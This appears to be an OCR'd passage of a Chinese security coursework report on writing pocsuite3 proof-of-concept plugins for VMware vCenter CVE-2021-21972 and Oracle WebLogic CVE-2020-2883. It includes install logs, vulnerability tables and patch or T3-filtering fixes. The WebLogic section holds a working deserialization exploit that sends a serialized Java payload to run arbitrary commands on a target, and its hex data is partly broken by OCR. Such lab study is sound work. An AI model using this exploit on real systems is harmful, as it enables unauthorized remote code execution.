┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Ign:1 http://kali.download/kali kali-rolling InRelease
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Ign:1 http://kali.download/kali kali-rolling InRelease
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.2 MB]
Get:4 http://kali.download/kali kali-rolling/non-free amd64 Packages [193 kB]
Get:5 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [863 kB]
Fetched 48.3 MB in 3min 20s (241 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
1762 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

第二步，执行 sudo apt install python3-pip，安装 python3 和 pip（截图里显示已经安装过最新版本）。

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install python3-pip
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3-pip is already the newest version (24.1.1+dfsg-1).
0 upgraded, 0 newly installed, 0 to remove and 1762 not upgraded.
```

第三步，切换 root 身份，执行 pip3 install pocsuite3，通过 pip3 来安装 pocsuite3。

```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/kali]
└─# pip3 install pocsuite3
Requirement already satisfied: pocsuite3 in /usr/local/lib/python3.9/dist-packages (2.0.8)
Requirement already satisfied: requests⩾2.22.0 in /usr/local/lib/python3.9/dist-packages (from pocsuite3) (2.32.3)
Requirement already satisfied: requests-toolbelt in /usr/lib/python3/dist-packages (from pocsuite3) (0.9.1)
Requirement already satisfied: PySocks in /usr/lib/python3/dist-packages (from pocsuite3) (1.7.1)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from pocsuite3) (1.26.2)
Requirement already satisfied: chardet in /usr/lib/python3/dist-packages (from pocsuite3) (4.0.0)
Requirement already satisfied: termcolor in /usr/lib/python3/dist-packages (from pocsuite3) (1.1.0)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from pocsuite3) (0.4.4)
Requirement already satisfied: prettytable in /usr/lib/python3/dist-packages (from pocsuite3) (0.7.2)
Requirement already satisfied: colorlog in /usr/local/lib/python3.9/dist-packages (from pocsuite3) (6.8.2)
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (from pocsuite3) (2.4.4)
Requirement already satisfied: Faker in /usr/local/lib/python3.9/dist-packages (from pocsuite3) (26.0.0)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from pocsuite3) (3.9.7)
Requirement already satisfied: dacite in /usr/local/lib/python3.9/dist-packages (from pocsuite3) (1.8.1)
Requirement already satisfied: PyYAML in /usr/lib/python3/dist-packages (from pocsuite3) (5.3.1)
Requirement already satisfied: lxml in /usr/lib/python3/dist-packages (from pocsuite3) (4.6.2)
Requirement already satisfied: docker in /usr/local/lib/python3.9/dist-packages (from pocsuite3) (7.1.0)
Requirement already satisfied: charset-normalizer<4,⩾2 in /usr/local/lib/python3.9/dist-packages (from requests⩾2.22.0→pocsuite3) (3.3.2)
Requirement already satisfied: idna<4,⩾2.5 in /usr/lib/python3/dist-packages (from requests⩾2.22.0→pocsuite3) (2.10)
Requirement already satisfied: certifi⩾2017.4.17 in /usr/lib/python3/dist-packages (from requests⩾2.22.0→pocsuite3) (2020.6.20)
Requirement already satisfied: python-dateutil⩾2.4 in /usr/lib/python3/dist-packages (from Faker→pocsuite3) (2.8.1)
```

配置完成后可以通过 pocsuite –version 来验证 pocsuite 是否成功安装，并查看 pocsuite 的版本。

配置成功后，使用指令 pocsuite -r ./vsphere_client_cve-2021-21972.py -u https://178.237.192.2:9144 --verify 在目标 URL 上验证是否存在漏洞。其中 vsphere_client_cve-2021-21972.py 为 poc 代码。下面为成功在目标 URL 上找到漏洞的截图。

4.2.2 漏洞信息

UVD-ID	——	**漏洞类别**	代码执行	**CVE-ID**	CVE-2021-21972
披露/发现时间	2021-2-23	**bugtraq 编号**	——	**CNNVD-ID：**	CNNVD-202102-1566
提交时间	2021-2-25	**漏洞发现者**	PT Security 和 Noah Blog	**CNVD-ID：**	CNVD-2021-12322
漏洞等级	9.8|严重	**提交者**	PT Security 和	**搜索关键词**	CVE-2021-21972

			Noah Blog		
影响范围	VMware vCenter Server 7.0 系列 < 7.0.U1c VMware vCenter Server 6.7 系列 < 6.7.U3l VMware vCenter Server 6.5 系列 < 6.5 U3n VMware Cloud Foundation 4.x before 4.2 VMware Cloud Foundation 3.x before 3.10.1.2				
来源	https://www.vmware.com/security/advisories/VMSA-2021-0002.htm l				
漏洞简介	VMware vCenter Server 远程代码执行漏洞				
漏洞详情	vSphere 是 VMware 推出的虚拟化平台套件，包含 ESXi、vCenter Server 等一系列的软件。其中 vCenter Server 为 ESXi 的控制中心，可从单一控制点统一管理数据中心的所有 vSphere 主机和虚拟机。 vSphere Client（HTML5） 在 vCenter Server 插件中存在一个远程执行代码漏洞。未授权的攻击者可以通过开放 443 端口的服务器向 vCenter Server 发送精心构造的请求，写入 webshell，控制服务器。				
参考链接	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21972				
靶场信息	搭建 VMware vsphere(EXSi) 7.0 和 VMware vCenter Server(VCSA) 7.0 环境。外网测试目标：https://178.237.192.2:9144				
POC	#!/usr/bin/env python # coding: utf-8 from urllib.parse import urljoin from pocsuite3.api import POCBase, Output, register_poc, logger, requests class DemoPOC(POCBase):				

```
        vulID = ''
        version = '1.0'
        author = ['']
        vulDate = '2021-02-24'
        createDate = '2021-02-24'
        updateDate = '2021-02-24'
        references = ['']
        name = 'VMware vCenter  未授权 RCE 漏洞'
        appPowerLink = ''
        appName = 'VMware vCenter'
        appVersion = ' 7.0 U1c  之前的  7.0  版本、6.7 U3l  之前的  6.7  版本、6.5 U3n  之前的  6.5  版本'
        vulType = ''
        desc = '''
        VMware vCenter  未授权 RCE 漏洞
        '''
        samples = ['']
        install_requires = ['']
        def _verify(self):
            result = {}
            try:
                vul_url = urljoin(self.url, "/ui/vropspluginui/rest/services/uploadova")
                resp1 = requests.get(self.url)
                resp2 = requests.get(vul_url)
                if '/vsphere-client' in resp1.text and resp2.status_code == 405:
                    result['VerifyInfo'] = {}
                    result['VerifyInfo']['URL'] = self.url
            except Exception as e:
                logger.error(e)
            return self.parse_output(result)
        def _attack(self):
            return self._verify()
        def parse_output(self, result):
            output = Output(self)
            if result:
                output.success(result)
            else:
                output.fail('Internet nothing returned')
            return output
register_poc(DemoPOC)
```

修复方案	vCenter Server7.0 版本升级到 7.0.U1c

	vCenter Server6.7 版本升级到 6.7.U3l vCenter Server6.5 版本升级到 6.5 U3n

4.3 Weblogic Server 代码执行漏洞

4.3.1 POC 插件编写

以下是 poc 编写过程、各部分的含义以及最后的验证结果

4.3.1.1 POC 编写

1.导入必要的库：

pocsuite3.api 中的 Output, POCBase, register_poc, logger, OptString 用于定义 PoC 和处理输出。socket, ssl, time, binascii 处理网络连接、加密和数据转换。urllib.parse 用于解析 URL。

2. 类定义：

定义 CVE_2020_2883_PoC 类，继承自 POCBase。

其中类的属有：vulID, version, author, vulDate, createDate, updateDate, references, name, appPowerLink, appName, appVersion, vulType, desc 用于描述漏洞的基本信息和 PoC 的元数据。

其中函数定义：

_options(self)：

定义脚本接受的选项。这里定义了一个 command 选项，默认为 id，用于指定要在目标系统上执行的命令。

_verify(self)：

核心验证逻辑：获取目标 URL 和要执行的命令。调用 parseUrl 解析 URL 获取协议、IP、端口和路径。生成漏洞利用的 payload。建立套接字连接并执行 T3 协议握手。发送构造的 T3 请求。处理响应结果。捕获并记录任何异常。

parseUrl(self, url)：

解析 URL 并返回协议、IP、端口和路径。

CVE_2020_2883_payload(self, cmd)：

根据给定命令生成特定格式的 payload。

t3handshake(self, sock, server_addr)：

与目标服务器进行 T3 协议握手。

buildT3RequestObject(self, sock, port)：

构造并发送 T3 请求对象。

parse_output(self, result)：

处理并格式化输出结果。

3.注册 PoC

register_poc(CVE_2020_2883_PoC)


将定义好的 PoC 类注册到 pocsuite3 框架中。

4.3.1.2 POC 验证结果

为方便环境配置，我们继续使用 vulfocus 的靶场
注意：如果再次进行 pocsuite,需前往 vulfocus 网站，找到 weglogic 反序列化漏洞，开启环境，输入对应的临时靶机 ip 进行验证

镜像信息


接着，通过指令在 ubuntu 上搭建 pocsuite 环境：
已提前安装 pip3,直接安装 pocsuite 即可



配置完成后可以通过 pocsuite –version 来验证 pocsuite 是否成功安装，并查看

pocsuite 的版本。

配置成功后，使用指令 pocsuite -r shell.py -u http://123.58.224.8:11071 --verify 在目标 URL 上验证是否存在漏洞，下面为成功在目标 URL 上找到漏洞的截图。



4.3.2 漏洞信息

UVD-ID	cve-2020-2883	**漏洞类别**	远程代码执行	**CVE-ID**	cve-2020-2883
披露/发现时间	2020 年	**bugtraq 编号**	无	**CNNVD-ID：**	CNNVD-202010-153
提交时间		**漏洞发现者**	Oracle	**CNVD-ID：**	CNVD-2020-10058
漏洞等级	高危	**提交者**	Oracle	**搜索关键词**	CVE-2020-2883, Weblogic,

					RCE, Oracle
影响范围	Oracle Weblogic Server 10.3.6.0 和 12.1.3.0				
来源	https://www.oracle.com/security-alerts/cpuoct2020.html				
漏洞简介	此漏洞允许攻击者通过 Weblogic 的反序列化漏洞在受影响的 Oracle Weblogic Server 实例上执行任意代码。				
漏洞详情	CVE-2020-2883 是一个反序列化漏洞，攻击者可以通过构造特定的请求触发漏洞，从而在目标系统上执行任意代码。该漏洞影响 Oracle Weblogic Server 的 T3 协议处理，攻击者可以利用此漏洞绕过认证并执行任意代码。				
参考链接	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-2883				
靶场信息	Vulfocus 中 Weblogic 反序列化 cve-2020-2883				
POC	# -*- coding: utf-8 -*- from pocsuite3.api import Output, POCBase, register_poc, logger, OptString import socket import ssl import time import binascii from urllib.parse import urlparse class CVE_2020_2883_PoC(POCBase): vulID = 'CVE-2020-2883' version = '1.0' author = ['Your Name'] vulDate = '2020-10-20' createDate = '2023-07-24' updateDate = '2023-07-24' references = ['https://nvd.nist.gov/vuln/detail/CVE-2020-2883'] name = 'CVE-2020-2883 Weblogic RCE' appPowerLink = 'https://www.oracle.com/middleware/technologies/weblogic.html' appName = 'Oracle Weblogic'				

```
    appVersion = '10.3.6.0, 12.1.3.0'
    vulType = 'Remote Code Execution'
    desc = 'This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Oracle Weblogic.'

    def _options(self):
        o = {
            "command": OptString("id", description="Command to execute on the target system")
        }
        return o

    def _verify(self):
        result = {}
        url = self.url
        command = self.get_option('command')
        proto, ip, port, uri = self.parseUrl(url)

        payload = self.CVE_2020_2883_payload(command)

        try:
            with socket.create_connection((ip, int(port)), timeout=10) as s:
                wrappedSocket = ssl.wrap_socket(s) if proto == 'https' else s
                self.t3handshake(wrappedSocket, (ip, int(port)))
                self.buildT3RequestObject(wrappedSocket, port)
                wrappedSocket.send(binascii.unhexlify(payload))
                time.sleep(2)
                result['VerifyInfo'] = {}
                result['VerifyInfo']['URL'] = url
                result['VerifyInfo']['Command'] = command
                return self.parse_output(result)
        except Exception as e:
            logger.error(f"Verification failed: {e}")
            return self.parse_output(result)

    def parseUrl(self, url):
        parsed = urlparse(url)
        proto = parsed.scheme
        netloc = parsed.netloc.split(':')
        ip = netloc[0]
        port = int(netloc[1]) if len(netloc) > 1 else (443 if proto == 'https' else 80)
        return proto, ip, port, parsed.path
```

```
    def CVE_2020_2883_payload(self, cmd):
        payload_start =
'aced0005737200176a6176612e7574696c2e5072696f7269747951756575659 4
da30b4fb3f82b103000249000473697a654c000a636f6d70617261746f7274001
64c6a6176612f7574696c2f436f6d70617261746f723b7870000000027372003
0636f6d2e74616e676f736f6c2e7574696c2e636f6d70617261746f722e457874
726163746f72436f6d70617261746f72c7ad6d3a676f3c180200014c000b6d5f6
57874726163746f727400224c636f6d2f74616e676f736f6c2f7574696c2f56616
c7565457874726163746f723b78707372002c636f6d2e74616e676f736f6c2e75
74696c2e657874726163746f722e436861696e6564457874726163746f72889f
81b0945d5b7f02000078720036636f6d2e74616e676f736f6c2e7574696c2e657
874726163746f722e41627374726163744466f6d706f736974654578747261637
46f72086b3d8c05690f440200015b000c6d5f6145787472616374 6f727400235
b4c636f6d2f74616e676f736f6c2f7574696c2f56616c7565457874726163746f7
23b7872002d636f6d2e74616e676f736f6c2e7574696c2e657874726163746f72
2e41627374726163744578747261637 46f72658195303e72382102000149000
96d5f6e5461726765747870000000007572002 35b4c636f6d2e74616e676f736f
6c2e7574696c2e56616c7565457874726163746f723b2246204735c4a0fe0200
007870000000037372002f636f6d2e74616e676f736f6c2e7574696c2e6578747
26163746f722e5265666c656374696f6e457874726163746f72ee7ae995c02fb4
a20200025b00096d5f616f506172616d7400135b4c6a6176612f6c616e672f4f6
26a6563743b4c00096d5f734d6574686f647400124c6a6176612f6c616e672f53
7472696e673b7871007e000900000000757200135b4c6a6176612e6c616e672e
4f626a6563743b90ce589f1073296c020000787000000000274000a6765745275
6e74696d65757200125b4c6a6176612e6c616e672e436c6173733bab16d7aecb
cd5a9902000078700000000074000967657 44d6574686f647371007e000d000
0000007571007e00110000000 2707571007e00110000000074000 6696e766f6b6
57371007e000d000000007571007e00110000000174'
        payload_lenhex = '{:04x}'.format(len(cmd))
        payload_cmdhex = binascii.hexlify(cmd.encode()).decode()
        payload_end =
'7400046578656377040000003767200116a6176612e6c616e672e52756e746
96d650000000000000000000000078707400013178'
        payload = payload_start + payload_lenhex + payload_cmdhex +
payload_end
        return payload

    def t3handshake(self, sock, server_addr):
        sock.connect(server_addr)

sock.send(binascii.unhexlify('74332031322e322e310a41533a3235350a484c3a
31390a4d533a31303030303030300a0a'))
        time.sleep(1)
```

	data = sock.recv(1024)
	logger.info("Handshake successful")
	
	def buildT3RequestObject(self, sock, port):
	data1 =
	'000005c3016501ffffffffffffffff0000006a0000ea600000001900937b484a56fa4a777666f581daa4f5b90e2aebfc607499b4027973720078720178720278700000000a000000030000000000000006007070707070700000000a000000030000000000000006007006fe010000aced00057372001d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472792f52658157f4f9ed0c000078707200247765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e5061636b616765496e666fe6f723e7b8ae1ec90200084900056d616a6f724900056d696e6f7249000c726f6c6c696e675061746368490000b736572766963655061636b5a000e74656d706f726172795061746368400009696d706c5469746c657400124c6a6176612f6c616e672f537472696e673b4c000a696d706c56656e646f7271007e00034c000b696d706c56657273696f6e71007e000378707702000078fe010000aced00057372001d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472792f52658157f4f9ed0c000078707200247765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e56657273696f6e496e666f972245516452463e0200035b00087061636b6167657371007e00064c000e72656c65617365566572736f6e71007e00035b001276657273696f6e496e666f41734279746573710 07e0005787075020001787072'
	payload = binascii.unhexlify(data1)
	sock.send(payload)
	time.sleep(2)
	
	def parse_output(self, result):
	if result:
	output = Output(self)
	output.success(result)
	else:
	output = Output(self)
	output.fail('No response from target')
	return output
	register_poc(CVE_2020_2883_PoC)

修复方案	1、官方修复方案 Oracle 已经发布补丁修复了上述漏洞，请用户参考官方通告及时下载受影响产品更新补丁，并参照补丁安装包中的 readme 文件进行安装更新，以保证长期有效的防护。 注：Oracle 官方补丁需要用户持有正版软件的许可账号，使用该账号登陆 https://support.oracle.com 后，可以下载最新补丁。 2、临时解决方案 用户可通过控制 T3 协议的访问来临时阻断针对这些漏洞的攻击。操作方法如下：

	进入 WebLogic 控制台，在 base_domain 的配置页面中，进入“安全”选项卡页面，点击“筛选器”，进入连接筛选器配置。 在连接筛选器中输入：weblogic.security.net.ConnectionFilterImpl，参考以下写法，在连接筛选器规则中配置符合企业实际情况的规则： 127.0.0.1 * * allow t3 t3s 本机 IP * * allow t3 t3s 允许访问的 IP * * allow t3 t3s * * * deny t3 t3s 保存后若规则未生效，建议重新启动 WebLogic 服务（重启 WebLogic 服务会导致业务中断，建议相关人员评估风险后，再进行操作）。